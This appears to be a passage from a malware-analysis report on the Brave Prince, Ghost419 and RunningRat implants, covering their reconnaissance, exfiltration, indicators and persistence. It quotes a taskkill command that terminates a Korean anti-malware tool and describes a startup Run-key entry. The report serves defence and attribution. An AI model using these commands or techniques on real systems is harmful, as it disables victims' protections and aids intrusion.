
If found, these processes are terminated by sending a WM_CLOSE message to their windowing threads.



Terminating an antimalware/cleaner process.

Brave Prince

Brave Prince is a Korean-language implant that contains similar code and behavior to the Gold Dragon variants, specifically the system profiling and control server communication mechanism. The malware gathers detailed logs about the victim's configuration, contents of the hard drive, registry, scheduled tasks, running processes, and more. Brave Prince was first observed in the wild December 13, 2017, sending logs to the attacker via South Korea's Daum email service. Later variants posted the data to a web server via an HTTP post command, in the same way that Gold Dragon does.



The embedded domain braveprince.com.

The Daum variants of Brave Prince gather information from the system and save it to the file PI_00.dat. This file is sent as an attachment to the attacker's email address. Later variants upload the file to a web server via an HTTP post command. The type of data this implant gathers from the victim's system:

- Directories and files
- Network configuration
- Address resolution protocol cache
- Systemconfig to gather tasks

Both variants of Brave Prince can kill a process associated with a tool created by Daum that can block malicious code. This tool is exclusive to South Korea.


```
taskkill /f /im daumcleaner.exe
```

The later variants of Brave Prince include the following hardcoded strings:

- c:\utils\c2ae_uiproxy.exe
- c:\users\sales\appdata\local\temp\dwrrypm.dl


Ghost419

Ghost419 is a Korean-language implant that first appeared in the wild December 18, 2017, with the most recent sample appearing two days before the Olympics spear phishing email. The malware can be identified by the hardcoded string and URL parameter passed to the control server. Ghost419 can be traced to a sample created July 29, 2017, that appears to be a much earlier version (without the hardcoded identifier). The July version shares 46% of its code with samples created in late December. This early version implant creates a unique mutex value (kjie23948_34238958_KJ238742) that also appears in a sample from December, with the exception that one digit has changed. Ghost419 is based on Gold Dragon and Brave Prince implants and contains shared elements and code, especially for system reconnaissance functions.




Hardcoded "Ghost419" in the malware binary.

The string "WebKitFormBoundarywhpFxMBe19cSjFnG," part of the upload mechanism, also appears in the Gold Dragon variants of late December 2017.




Gold Dragon sample.




Ghost419 sample.

Numerous other similarities are present in addition to system reconnaissance methods; the communication mechanism uses the same user agent string as Gold Dragon.




Gold Dragon user agent string.




Ghost419 user agent string.


RunningRat

RunningRat is a remote access Trojan (RAT) that operates with two DLLs. It gets its name from a hardcoded string embedded in the malware. Upon being dropped onto a system, the first DLL executes. This DLL serves three main functions: killing antimalware, unpacking and executing the main RAT DLL, and obtaining persistence. The malware drops the Windows batch file dx.bat, which attempts to kill the task daumcleaner.exe; a Korean security program. The batch file then attempts to remove itself.




The first DLL unpacks a resource file attached to the DLL using a zlib decompression algorithm. The authors of the malware left the debugging strings in the binary, making the algorithm easy to identify. The second DLL is decompressed in memory and never touches the user's file system; this file is the main RAT that executes. Finally, the first DLL adds the registry key "SysRat," at SoftWare\Microsoft\Windows\CurrentVersion\Run, to ensure the malware is executed at startup.



